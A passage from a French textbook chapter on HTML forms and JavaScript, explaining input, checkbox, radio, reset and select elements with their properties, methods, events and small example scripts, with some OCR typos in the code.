
Dans ce type de formulation, si la fonction renvoit *false,* le script CGI spécifié par l'attribut ACTION n'est pas exécuté. Il est nécessaire alors de prévenir l'utilisateur par une fenêtre d'alarme que sa saisie est incomplète et qu'il est invité à soumettre une nouvelle fois son formulaire après l'avoir complété.

Exemple :

```
<FORM METHOD="post" NAME="insl" ACTION="/cgi-bin/inscription"
TARGET="recap" onSubmit="return veriFiche()">
```

Exemple de formulaire générant un e-mail avec sujet

L'exemple suivant montre comment fabriquer le sujet d'un e-mail à partir d'un choix effectué dans une *pop-liste.* Le corps du mail est ensuite obtenu à partir d'un texte saisi dans un *textarea* complété par les informations sur le client (*browser*) qui est utilisé pour saisir le mail. Ces dernières informations sont stockées dans un champ *hidden* (voir **Le type HIDDEN,** page 227) avant la transmission vers l'URL MAILTO.
Au moment de l'envoi du mail, on génère de nouveau le texte saisi en le complétant par un message de confirmation.



Informations sur le browser ayant émis le mail et sur la machine sur laquelle il a été lancé

```
<html><head><title>Mail & Sujet</title>
<script>
```

```
function envoyer() {

  var text = "";
  var index = 0;
  var identif = "monWeb"

  // Création du sujet du mail qui contient
  // l'identificateur (identif) et l'option selectee
  // (problème, suggestion, commentaire)

  with (window.document.mail) {
    i = elements["sujet"].length - 1;
    for (;i >= 0; i--){
      if (elements["sujet"][i].selected == true) {
         index = i;
         break;
      }
    }
    // generation de l'action du formulaire mailto
    action = 'mailto:charnay@in2p3.fr?content-type= ➥
     text/html&subject=' ;
    action += identif + '(' + elements["sujet”][index].value + ')';
  }


  // Création du corps du mail

  // recuperation du type de browser utilise
  // par la personne qui emet le mail
  with (navigator) {
    text = appName +'  ' + appVersion +'\n';
    text += appCodeName + ¹ depuis' + userAgent + ' \n';
  }
  with (window.document.mail) {
     // 1'information sur le browser est stockee
     // dans un champ hidden (browser)
    elements["browser"].value = text;
    //On regenere le texte saisi + le message "Message envoye"
    elements[ "message" ].value+= ' \n\n___ Message envoye ___\n\n' ;
  }

  return true;

}

</script>
</head><body>
```

```
<form
  name="mail"
  action=""
  method="get"
  enctype="text /plain"
  onSubmit=" envoyer ( ) "


<b>Sujet du mail : </b><br>
<select name="sujet">
   <option value="PROBLEME"> Probl&egrave;me
   <option value="SUGGESTION"> Suggestion
   <option value="COMMENTAIRE" selected> Commentaire
</select>
<hr>

<p>
<b>Message :</b><br>
<textarea name= "message" rows="15" cols="50" wrap></textarea>

<input type="hidden" name="browser">
<hr>
<center>
<input type="submit" value="Envoyer le message">
</center>
 </form>
</body></html>
```

On remarquera dans cet exemple le calcul de l'action pour le formulaire "mail",
Voir le manuel JavaScript **with,** page 396 pour l'utilisation de cette instruction.

Les balises définissant les composants du formulaire

Dans la hiérarchie des objets, toutes les balises qui vont être décrites jusqu'à la fin de ce chapitre sont à considérer comme des **propriétés** de l'objet *form.*

<INPUT> ou <INPUT TYPE=TEXT>

Sans attribut (l'attribut implicite est TYPE=text), la balise <INPUT> définit une zone d'entrée de texte simple. Ainsi l'instruction :

```
<input name="prénom">
```

donnera l'affichage :  dans lequel on peut saisir un texte delongueur supérieure à la dimension de la case *(scrolling* horizontal).

L'attribut NAME

Comme la balise <FORM>, permet une double identification :

- Dans le script CGI, il permet de reconnaître la donnée et la valeur qui y a été saisie (prenom=Marianne par exemple)
- Dans le script JavaScript, il permet d'accéder aux propriétés et aux méthodes de l'objet texte.

L'attribut SIZE

Cet attribut permet de fixer la longueur de la zone de texte (mesurée en caractères).

```
<input size="12" name="prénom">
```

L'attribut VALUE

Cet attribut permet de préinscrire un texte dans le champ d'entrée des caractères. Cela sert par exemple à autodocumenter un formulaire ; dans la case où l'on attend le prénom d'un individu, on peut inscrire le texte suivant : "ici votre prénom". On pourrait aussi y inscrire la valeur la plus probable comme par exemple l'adresse d'un individu ; ce dernier conservera ce champ intact s'il n'a pas changé d'adresse.

```
<input size="72" name-="adresse" value="4, Rue François Coppe">
```

Si Les propriétés de l'objet TEXT

Les propriétés d'un objet permettent d'en connaître les caractéristiques, par exemple son nom ou la valeur qui y est stockée. Ainsi, si la balise INPUT s'inscrit dans un formulaire dont le nom est par exemple **FormFiche,** on accède depuis une fonction JavaScript aux propriétés suivantes (dans le cas où l'utilisateur a saisi "Marianne") :

```
...document.FormFiche[n] qui va renvoyer prénom
...document.FormFiche.prénom.name qui va renvoyer prénom
...document.FormFiche[n].value qui va renvoyer Marianne
...document.FormFiche.prénom.value qui va renvoyer Marianne
...document.FormFiche[n].type qui va renvoyer text
...document.FormFiche.prénom.type qui va renvoyer text
```

Sachant que les composants d'un formulaire peuvent être considérés comme des éléments d'un tableau numérotés à partir de zéro [0], on peut accéder à un élément soit par son indice, soit par son nom.

L'objet TEXT possède ainsi quatre propriétés :

- **name** donne le nom qui a été choisi pour cette balise.
- **value** retourne la valeur saisie par l'utilisateur.
- **defaultValue** retourne la valeur originale préinscrite dans le champ.
- **type** retourne le type de l'objet (celui spécifié par l'attribut type dans la balise HTML, soit text dans le cas présent).

Les méthodes de l'objet TEXT

La méthode d'un objet définit la fonction qu'on lui applique. Par exemple, si l'on souhaite choisir dans un formulaire, la première zone de saisie active, (zone dans laquelle

"entrent" les caractères tapés au clavier), on programme une action particulière (la prise du focus) sur l'objet représentant cette zone de saisie.
Il existe trois méthodes pour l'objet INPUT :

- **focus** permet de positionner le curseur de saisie dans le champ.
- **blur** permet de forcer le curseur de saisie hors du champ.
- **select** permet de sélectionner tout le texte saisi dans le champ.

Ainsi, dans l'exemple suivant, on sélectionne le champ prénom comme premier champ de saisie :

```
...document.FormFiche.prenom.focus( )
```

Le jeu de parenthèses est obligatoire lorsqu'on applique une méthode à un objet, car en réalité on fait appel à une fonction (sans paramètres) intrinsèque à l'interpréteur JavaScript.

Les événements associés à l'objet TEXT

Le traitement des événements (programmation événementielle) est la partie la plus intéressante du langage. La page s'animera dès l'intervention de l'utilisateur (l'événement) qui entraîne, en effet, un traitement particulier.
Au niveau de la balise HTML, le programmeur indique pour chaque type d'événements qu'il souhaite traiter, la fonction qu'il va effectuer *(onEvenement=uneFonction(avecOuSansParametres)*. Il doit ensuite coder cette fonction dans la zone des scripts (JavaScript).
Considérons la balise HTML suivante :

```
<input name="revenu" onFocus="aideContexte('indiquer le montant sans
les centimes')" onBlur="verifNum(this.value)">
```

Le programmeur positionne une zone pour la saisie du montant des revenus. Par la fonction "aideContexte" associée à l'événement onFocus, il fait en sorte que, lorsque l'utilisateur clique dans la case de saisie, il reçoive automatiquement, dans une zone assignée à cet effet, un message lui indiquant que le montant doit être indiqué sans les centimes. Lorsqu'il aura terminé la saisie de ce champ, on appellera automatiquement la fonction verifNum avec comme paramètre la valeur saisie. Cette fonction pourra par exemple tester que les caractères saisis sont uniquement des chiffres. Notons que la formulation "this.value" référence la valeur saisie dans le champ.
Voici les événements que l'on peut associer à la balise input :

- **onBlur** apparaît lorsque l'on perd le focus, c'est-à-dire lorsque le curseur de saisie quitte la zone de saisie des caractères.
- **onChange** apparaît lorsque la valeur qui existait dans la zone est changée, soit que l'on modifie la valeur par défaut, soit que l'on saisisse dans une case préalablement vide, soit que l'on modifie une valeur précédemment acquise.
- **onFocus** apparaît dès que l'on clique dans la case de saisie.
- **onSelect** apparaît lorsque l'on sélectionne le texte dans la zone de saisie.

Les événements se programment toujours de la façon suivante :

Nom_d'événement=fonction_de_traitement(parametre1, parametre...)

Même si aucun paramètre n'est nécessaire pour traiter l'événement, le jeu de parenthèses est obligatoire.

Exemple de traitement d'événements dans la balise <INPUT>

L'exemple suivant illustre le fonctionnement des événements onFocus et onChange. Pour l'instant, on peut ne pas s'attacher au codage des deux fonctions, mais il est important de faire le lien entre ces fonctions et leurs spécifications dans la balise HTML.

```
<html><head><title>Test balise input</title>
<script>

function aideContexte(texte) {
// affichage dans la ligne de status du browser du
// message qui est reçu dans l'argument "texte"
    status=texte;
}

function verifNum(valeur){
// vérification que la chaine de caractères representee par
// l'argument "valeur" ne contient que des carateres numériques
    for (var i=0; i<valeur.length; i++) {
          var caractere=valeur.substring(i,i+1);
           if (caractere < "0" || caractere > "9") {
                alert ("Entrez des chiffres uniquement !");
                return false;
           }
    }
    return true;


</script>

<body>
<form name="formFiche">
```

```
<input name ="montant" onFocus="aideContexte('indiquez le montant
      sans les centimes')" onChange="verifNum(this.value)">
</form>
</body></html>
```

Quelques mots d'explication sur la fonction verifNum. On effectue un balayage de tout les caractères contenus dans la chaîne "valeur" à l'aide d'une boucle *for* commençant au premier caractère (i=0) et se terminant au dernier (i=valeur.length-l). L'extraction d'un caractère de la chaîne est obtenue par la méthode *substring.* On teste pour chacun des caractères s'il appartient à l'ensemble des chiffres (0-9).
Voir le manuel JavaScript **Les instructions de base,** page 380 pour le codage des instructions.
Voir le manuel JavaScript **Les chaînes de caractères comme objets,** page 361 pour la méthode *substring.*

<INPUT TYPE=PASSWORD>

Cet élément est identique à l'objet TEXT que nous venons de décrire pour ce qui concerne ses propriétés et ses méthodes, mais il n'a AUCUN événement associé. Il est utilisé pour saisir une information confidentielle (mot de passe par exemple). Dans cette zone, les caractères tapés sont toujours remplacés par une étoile.

```
Entrez votre <input type="password" name="pwd">
```

donne après la frappe de six caractères : 

<INPUT TYPE=SUBMIT>

Si le formulaire ne comportait qu'une balise <INPUT>, on pourrait déclencher le traitement simplement en tapant le caractère "return". Si le formulaire comporte plusieurs éléments de saisie, il devient alors nécessaire de disposer d'un ou plusieurs éléments de déclenchement.

La balise <INPUT> dont l'attribut TYPE prend la valeur SUBMIT définit un bouton qui déclenche l'envoi de tous les champs du formulaire vers le script CGI de traitement.

Il peut y avoir plusieurs boutons *submit* dans un formulaire en fonction de l'opération que l'on désire effectuer. (Par exemple, après s'être indentifié auprès de sa banque, on trouvera des boutons *submit* pour consulter son compte, commander un chéquier, effectuer un virement).

L'attribut NAME

Cet attribut est souvent omis lorsqu'il existe un seul bouton de soumission pour le formulaire. Il peut cependant servir lorsque l'on réalise un formulaire en plusieurs étapes (plusieurs pages HTML différentes) et que le script CGI qui génère les pages est toujours le même. Une des méthodes possibles pour reconnaître quelle est la page qui envoie des données est d'analyser le nom associé au bouton qui a provoqué l'appel.

L'attribut VALUE

Il permet de spécifier essentiellement le texte qui sera inscrit sur le bouton, mais aussi d'identifier le bouton qui a été sollicité dans le cas où il existerait plusieurs boutons de soumission portant le même nom sur la même page.

```
<input name="envoi" type="submit" value="Validez">
```

provoque l'affichage suivant : 

Les propriétés de l'objet SUBMIT

Il possède trois propriétés

- **name** donne le nom qui a été choisi pour cette balise.
- **value** retourne la valeur affichée sur le bouton.
- **type** retourne le type de l'objet (submit).

```
...document.FormFiche[n]  qui va renvoyer envoi
...document.FormFiche.envoi.name  qui va renvoyer envoi
...document.FormFiche[n].value  qui va renvoyer validez
...document.FormFiche.envoi.value  qui va renvoyer validez
...document.FormFiche[n].type  qui va renvoyer submit
...document.FormFiche.envoi.type qui va renvoyer submit
```

Les méthodes de l'objet SUBMIT

La seule méthode applicable sur l'objet SUBMIT est la méthode **click.**

Cette méthode permet de simuler dans le script JavaScript l'action que fait l'utilisateur en cliquant sur le bouton.

Toujours dans notre exemple, si dans une fonction JavaScript, on programme l'instruction suivante :

```
...document.formFiche.envoi.click()
```

cela aura le même effet que d'appuyer sur le bouton.

Dans quel cas cela peut-il être utile ? Imaginons un formulaire avec un certain nombre de champs de saisie. A chaque saisie d'un champ, un programme JavaScript s'exécute, teste la validité de la donnée acquise et la stocke en mémoire. Lorsque la dernière donnée est saisie, le programme effectue automatiquement la soumission en "cliquant lui-même" sur le bouton. Le bouton *submit* ne sera utilisé que si on l'on souhaite envoyer le formulaire partiellement rempli.

L'événement associé à l'objet SUBMIT


L'événement associé au bouton de soumission est **onClick** qui permet d'exécuter une fonction lorsque l'utilisateur appuie sur le bouton de soumission.

```
<input name="envoi" type="submit" value="Validez" onClick=verif()>
```

<INPUT TYPE=CHECKBOX>

Le type CHECKBOX sert à définir des ensembles de cases à cocher permettant un choix multiple entre différentes valeurs attribuables à une même variable (définie par *name)* ou à des variables différentes. Ce type d'élément, dans une utilisation traditionnelle pourrait tout à fait être comparé à une liste à sélection multiple. Nous verrons dans l'exemple JavaScript que l'on peut réaliser avec cet élément des fonctionnements plus astucieux.
Les balises HTML suivantes :

```
<input type="checkbox" name="micro" value="mac" checked>Macintosh<br>
<input type="checkbox" name="micro" value="pc" checked>PC<br>
<input type="checkbox" name="micro" value="ux">Station Unix
```

provoqueront l'affichage : 

L'attribut NAME
Il permet de nommer les éléments de case à cocher, avec un même nom pour plusieurs éléments ou avec des noms différents pour chaque élément.

L'attribut VALUE
Cet attribut permet de spécifier la valeur envoyée vers le script, cette valeur étant identifiée par l'attribut NAME.

L'attribut CHECKED
Il permet de positionner par défaut le bouton en mode validé (bouton enfoncé ou bouton coché selon le type de plate-forme).

Les propriétés de l'objet CHECKBOX
Cet objet possède cinq propriétés

- **name** donne le nom qui a été choisi pour cette balise.
- **value** retourne la valeur *(value)* programmée dans la balise.
- type retourne le type de l'objet (*checkbox*).
- **checked** retourne *true* si la case est validée, *false* dans le cas contraire.
- **defaultChecked** retourne *true* si la case est validée par la balise (attribut CHECKED)**,** *false* dans le cas contraire.

Dans notre exemple, un nom unique (micro) a été choisi pour les trois balises. Cet ensemble se comporte donc comme un tableau, si bien qu'on accède aux propriétés par leurs indices. Attention un formulaire peut être considéré comme un tableau : on a dans ce cas un tableau de tableau nécessitant deux indices [k.n] *k* représente l'indice de l'ensemble des balises micro, et *n* l'indice d'un des éléments de micro.

```
...document.FormFiche[n].name qui renvoie micro
```

mais aussi

```
...document.FormFiche[k.n].name qui renvoie micro

...document.FormFiche.micro[n].name qui renvoie micro

...document.FormFiche.micro[n].value qui renvoie mac pour n=0
                                     qui renvoie pc pour n=1
                                     qui renvoie ux pour n= 2
```

mais aussi

```
...document.FormFiche.[k.n].value qui renvoie mac pour n=0
                                  qui renvoie pc pour n=1
                                  qui renvoie ux pour n= 2

...document.FormFiche.micro[n].type qui renvoie checkbox
...document.FormFiche.micro[n].checked qui renvoie true pour n=0
...document.FormFiche.micro[n].defaultChecked qui renvoie true pour
n=0
```

Ces derniers exemples peuvent bien sûr être aussi référencés avec un double indice.

La méthode de l'objet CHECKBOX

Il s'agit encore de la méthode **Click,** qui permet par une instruction du script de positionner la case en mode coché.

```
...document.FormFiche.micro[n].click()
```


L' événement associé à l'objet CHECKBOX

L'événement associé à l'objet Checkbox est **onClick** qui permet d'exécuter une fonction lorsque l'utilisateur coche la case correspondante.

```
<input name="micro" type="checkbox" value="Validez" onClick=tagada>
```

Exemple de traitement d'événements sur la CHECKBOX

Dans le TGV, il n'est possible de se faire servir un repas à sa place qu'en première classe. Le formulaire ci-dessous fonctionne ainsi :



- Si l'on coche "première classe", on décoche automatiquement "deuxième classe". On peut alors cocher la case "demande de repas".
- Si l'on coche la "deuxième classe", on décoche automatiquement "première classe" et ondécoche aussi la case "demande de repas".
- Si l'on coche "demande de repas", on décoche automatiquement "deuxième classe" si

elle était cochée, et on coche automatiquement "première classe".

```
<html>
<head><title>TGV</title>
<script>
function trait(num) {
        //classe[0] = 1ere classe
        //classe[1] = 2nd classe

        if (num==1) {
            //on a clique sur 1ere classe qui etait coche OU decoche
            //on declique 2eme classe
              this.document.form1.classe[1].checked=false;
            if (this.document.form1.classe[0].checked==false) {
                   // si on décoche,alors on decoche aussi repas
                     this.document.form1.repas.checked=faise
               }
         }
        if (num==2) {
            // on a clique sur 2eme classe
            //on declique 1ere classe
            this.document.form1.classe[0].checked=false;
            //on declique repas
            this.document.form1.repas.checked=false;
        }
        if (num==3 ) {
            // on a clique sur repas
              if (this.document.form1.classe[1].checked==true)
               // si 2eme classe était cochee alors on le decoche
               this.document.form1.classe[1].checked=false;
               // dans tous les cas on coche alors 1ere cl
               this.document.form1.classe[0].checked=true;
        }
    }

</script>
</head><body>
Les repas &agrave; la place ne sont servis
qu'en premi&egrave;re classe.<br>
<form name="form1">
<input type="checkbox" name="classe" value="1" onClick=trait(1)>
1 ere Classe<br>
<input type="checkbox" name="classe" value="2" onClick=trait(2)>
2 eme Classe<br>
<input type="checkbox" name="repas" value="avec_repas"
onClick=trait(3)>
Repas<p>
</form>
```

```
</body></html>
```

Les commentaires (//) insérés dans le code source expliquent le fonctionnement du script.

<INPUT TYPE=RADIO>

On utilise généralement un ensemble de boutons radio pour choisir une et une seule option parmi *n*. Le fonctionnement peut encore être dans ce cas assimilé à celui d'une liste à selection unique. Cliquer sur un bouton "déclique" automatiquement les autres. L'exemple suivant donne un choix exclusif entre disquette ou CD-Rom :

```
<input type="radio" name="media" value="cd" checked> CD-ROM
<input type="radio" name="media" value="dk"> Disquette
```

provoqueront l'affichage : 

L'attribut NAME

Le *browser* identifie un ensemble de boutons radio par le fait qu'ils possèdent chacun le même nom (attribut NAME).

L'attribut CHECKED

Il permet de sélectionner une option par défaut ou de valider l'option la plus probable. Dans l'exemple ci-dessus, le bouton (CD-ROM) est enfoncé (ou coché).

Les propriétés de l'objet RADIO

Cet objet possède sept propriétés :

- **name** donne le nom qui a été choisi pour cette balise.
- **value** retourne la valeur *(value)* programmée dans la balise.
- **type** retourne le type de l'objet (radio).
- **checked** retourne *true* si la case est validée, *false* dans le cas contraire.
- **defaultChecked** retourne *true* si la case est validée par la balise (attribut **CHECKED),** *false* dans le cas contraire.
- **index** donne le rang (l'indice) du bouton qui est enfoncé.
- **length** retourne le nombre d'éléments de type radio ayant le même attribut NAME (donc définissant un bloc).

Dans notre exemple, un nom unique (media) a été choisi pour les deux balises. Cet ensemble se comporte donc comme un tableau, si bien qu'on accède aux propriétés par leurs indices. On est toujours dans le cas d'un formulaire pouvant être considéré comme un tableau et on doit toujours considérer le double indice [k.n] *k* représente l'indice de l'ensemble des balises media, et *n* l'indice d'un des éléments de media.

```
...document.FormFiche[n].name qui renvoie media
```

mais aussi

```
...document.FormFiche[k.n].name qui renvoie media

...document.FormFiche.media[n].name qui renvoie media

...document.FormFiche.media[n].value qui renvoie cd pour n=0
                                     qui renvoie dk pour n=1
```

mais aussi

```
...document.FormFiche.[k.n].valueq ui renvoie cd pour n=0
                                   qui renvoie dk pour n=1

...document.FormFiche.media[n].type qui renvoie radio
...document.FormFiche.media[n].checked qui renvoie true pour n=0
...document.FormFiche.media[n].defaultChecked qui renvoie true pour
n=0
```

Ces derniers exemples peuvent bien sûr être aussi référencés avec un double indice.

La méthode de l'objet RADIO

Il s'agit encore de la méthode **Click,** qui permet par une instruction du script, de positionner la case en mode coché.

```
...document.FormFiche.media[n].click()
```

L'événement associé à l'objet RADIO

L'événement associé à l'objet RADIO est **onClick,** qui permet d'exécuter une fonction lorsque l'utilisateur coche la case correspondante.

```
<input type="radio" name="media" value="cd" onClick=demande('cd')
checked> CD-ROM
<input type="radio" name="media" value="dk" onClick=demande('dk')>
Disquette
```

<INPUT TYPE=RESET>

Ce bouton permet à tout moment d'effacer les données qui sont en cours de saisie sur le formulaire.

L'attribut NAME

C'est l'attribut qui permet de nommer le bouton à l'intérieur du formulaire.

L'attribut VALUE

Cet attribut sert essentiellement à afficher un texte sur le bouton.

```
<input name="init" type="reset" value= "effacer">
```

donne l'affichage : 

Les propriétés de l'objet RESET

Cet objet possède trois propriétés :

• **name** donne le nom qui a été choisi pour cette balise.

• **value** retourne la valeur *(value)* programmée dans la balise.

• **type** qui retourne *reset.*

La méthode de l'objet RESET

Il s'agit encore de la méthode **Click,** qui permet par une instruction du script de réinitialiser les données du formulaire. Encore une fois, précisons que la réinitialisation a lieu lors de l'exécution d'une instruction et non sur le clic que peut faire l'utilisateur. Le clic de l'utilisateur génère un événement.

```
...document.FormFiche.init.click()
```

L'événement associé à l'objet RESET

L'événement associé à cet objet est **onClick,** qui permet d'exécuter une fonction lorsque l'utilisateur clique sur le bouton.

```
<input type="reset" name="init" value="effacer" onClick=efface()>
```

<SELECT> et <OPTION>

Ce sont les balises réservées à la création de listes ou de menus dans lesquels l'utilisateur pourra sélectionner des éléments. Ces balises permettent de fabriquer deux objets graphiquement différents : les menus déroulants (plus communément appelés *pop-lists)* et des listes à ascenseur (*scrolled-lists*). Tous les items d'une liste seront spécifiés entre la balise <SELECT> et la balise de fin </SELECT> à l'aide d'une balise <OPTION>.

La *pop-list* se présente sous la forme d'un bouton sur lequel est inscrit un seul des items de la liste. Lorsque l'on clique sur le bouton, on déploie le contenu complet de la liste. Ce type d'élément permet de prendre peu de place au niveau de la page, la liste n'apparaissant qu'à la demande.

Les *scrolled-lists* sont des listes apparaissant dans une fenêtre et dont on peut régler le nombre de lignes visibles. Si la liste contient plus d'éléments que le nombre de lignes programmées, un ascenseur apparaît automatiquement.

L'attribut NAME de la balise <SELECT>

Encore une fois, cet attribut permet de nommer l'objet à l'intérieur du formulaire. L'objet SELECT est cependant un peu plus complexe, car c'est en fait l'ensemble des balises <SELECT> et <OPTION> qui représentent l'objet *select.*

L'attribut SIZE de la balise <SELECT>

Si la valeur qui affecte l'attribut SIZE est supérieure à 1 l'objet *select* est une *scrolled - list* ; dans le cas contraire ou s'il est absent, l'objet est une *pop-list.*

L'attribut MULTIPLE de la balise <SELECT>

Cet attribut n'a de sens que dans une *scrolled-list.* Il autorise la sélection simultanée de plusieurs items de la liste.

L'attribut VALUE de la balise <OPTION>
Cet attribut permet de définir la valeur qui va être passée au script CGI lorsque l'option est sélectionnée.

L'attribut SELECTED de la balise <OPTION>
Dans le cas d'une *pop-list,* cet attribut définit l'option qui est séléctionnée par défaut sur le bouton.
Dans le cas d'une *scrolled-list,* il permet de présélectionner un item de la liste.


Le code HTML suivant permet de réaliser une *pop-list :*

```
<select name="site">
  <option value="pluto.cem.ch">pluto (Cem)
  <option value="donald.in2p3.fr">donald (In2p3)
  <option value="mickey.uoregon.edu" selected>mickey (Oregon)
</select>
```

l'affichage est le suivant : 

Tandis que le code suivant permet de générer une *scrolled-list* :


```
<select name="cwmenu" size=6>
     <option value="intro">Introduction
     <option value="hyper">Technique de l'hypertexte
     <option value="enviro">L'environnement HTML
     <option value="url">L'adressage des documents
     <option values"struct">La structure du langage
     <option value="balise">Les balises
     <option value="accent">L'accentuation
     <option value="table">Les tableaux
     <option value="image">Les images
</select>
```

l'affichage produit est : 

Si l'on modifie la première ligne avec l'introduction de l'attribut *multiple :*

```
<select name="cwmenu" size=6 multiple>
```

cela permet alors ce type de sélection :



Les propriétés de l'objet SELECT

Cet objet possède les propriétés suivantes :

• **name** donne le nom qui a été choisi pour cette balise.

• **type** donne le type de l'objet SELECT, soit :

- *select-one* pour une *pop-liste,*
- *select-multiple* pour une liste à sélection multiple,
- *select* pour une liste à sélection simple.

• **selectedlndex** reflète l'index de l'option sélectionnée pour une liste à sélection unique ou une *pop-list,* et l'index de la première option sélectionnée pour une liste à sélection multiple. La propriété selectedIndex est la plus efficace pour connaître l'index de l'option sélectionnée d'une liste à sélection simple. Si aucune option n'est sélectionnée, la valeur de l'index retournée est égale à -1.

Si l'on veut connaître les options sélectionnées dans une liste à sélection multiple, il convient de scruter tous les éléments (*options*) de la liste et de lire la propriété *selected* de chacun, comme le montre l'exemple suivant :

```
<script>
 function quiEstSelect(){
     for (i=0; i<document.f1.s1.length; i++) {
          if (document.f1.s1.options[i].selected == true)
              alert (i+" sélectionne")
     }
 }

</script>
<form name=f1>
<select name=sl size=7 multiple>
<option value=op1>1
<option value=op2>2
<option value=op3>3
<option value=op4>3
</select>
<input type=button onClick=quiEstSelect()>
</form>
```

• **length** est un nombre représentant le nombre d'options de la liste.

Les méthodes de l'objet SELECT

blur et **focus** sont des méthodes qui n'ont pas vraiment d'utilité. Si la méthode *focus()* permet bien de donner le focus sur une liste (et non sur une *pop-list* où cette méthode est sans effet), elle ne permet pas d'en sélectionner une option. En fait, elle n'a d'autre effet

que d'attirer l'attention sur la liste. La méthode *blur()* doit permettre de forcer la désélection de la liste.

Les événements associés à l'objet SELECT

Les événements associés à l'objet select sont :

- **onChange,** apparaît lorsque l'utilisateur effectue un changement d'une option (sélection ou désélection).
- **onFocus,** apparaît si l'on clique sur une option quelconque d'une liste. Il n'y a pas d'événement onFocus sur une *pop-list.*
- **onBlur,** apparaît lorsque, après avoir cliqué sur une option d'une liste, on clique en dehors de cette liste. Il n'y a pas d'événement onBlur sur une *pop-list.*

Les propriétés des options de l'objet SELECT

L'objet SELECT est certainement l'objet le plus intéressant parmi les éléments constituant une interface de saisie. En effet, les options composant cet objet peuvent être construites ou modifiées dynamiquement par du code JavaScript. Avant de passer à des exemples concrets, examinons les différentes propriétés de l'option :


- **defaultSelected** renvoie *true ou false* selon que l'option est celle qui est sélectionnée par défaut. Si aucune option d'une *pop-list* ne possède d'attribut *selected,* c'est le premier élément de la liste qui est considéré comme option sélectionnée par défaut.

  Dans une liste standard (size > 1) defaultSelected n'est vrai que si une option est explicitement marquée avec l'attribut *selected.*

- **selected** renvoie *true* si l'option est sélectionnée, *false* sinon.
- **text** renvoie le texte associé à l'option (<option value="fruit">bergamote renvoie bergamote).
- **value** renvoie la valeur associée à l'option (<option value="fruit">bergamote renvoie fruit).

Exemple de création et de suppression d'options

Dans cet exemple, on se propose d'afficher dans la liste de gauche un choix de fruits. Le lecteur peut transférer les fruits de son choix dans la liste de droite en cliquant sur le bouton ». Il peut revenir sur son choix en renvoyant le fruit dans sa liste d'origine par un clic sur le bouton «.




```
<html><head><title> transfert </title>
<script>

function SversDO {
    indexS=document.trans.source.options.selectedlndex;
    if (indexS < 0) return;
    valeur=document.trans.source.options[indexS].text ;
    document.trans.source.options[indexS]=null;
    a = new Option(valeur);
    indexD=document.trans.destination.options.length;
    document.trans.destination.options[indexD]=a;
}

function DversS(){
    indexD=document.trans.destination.options.selectedlndex;
    if (indexD < 0)return;
    valeur=document.trans.destination.options[indexD].text;
     document.trans.destination.options[indexD]=null;
    a = new Option(valeur);
    indexS=document.trans.source.options.length;
    document.trans.source.options[indexS]=a;
}
</script>
<body>
<P>
<table>
<tr><td>
<form name=trans>
<select size=7 name=source>
<option>Citrons
<option>Oranges
<option>Pamplemousses
<option>Clementine
<option>Kiwis
<option>Bergamotes
<option>Grenades
</select>
<td>
<input type=button value=">>" onClick=SversD()><br>
<input type=button value="<<" onClick=DversS()>
<td>
<select size=7 name=destination>
</select>
</tr></table></body></html>
```

Comment ce script fonctionne-t-il ? Le clic sur le bouton » entraîne l'exécution de la fonction SversD. Dans cette fonction on commence par repérer le rang de l'élément qui

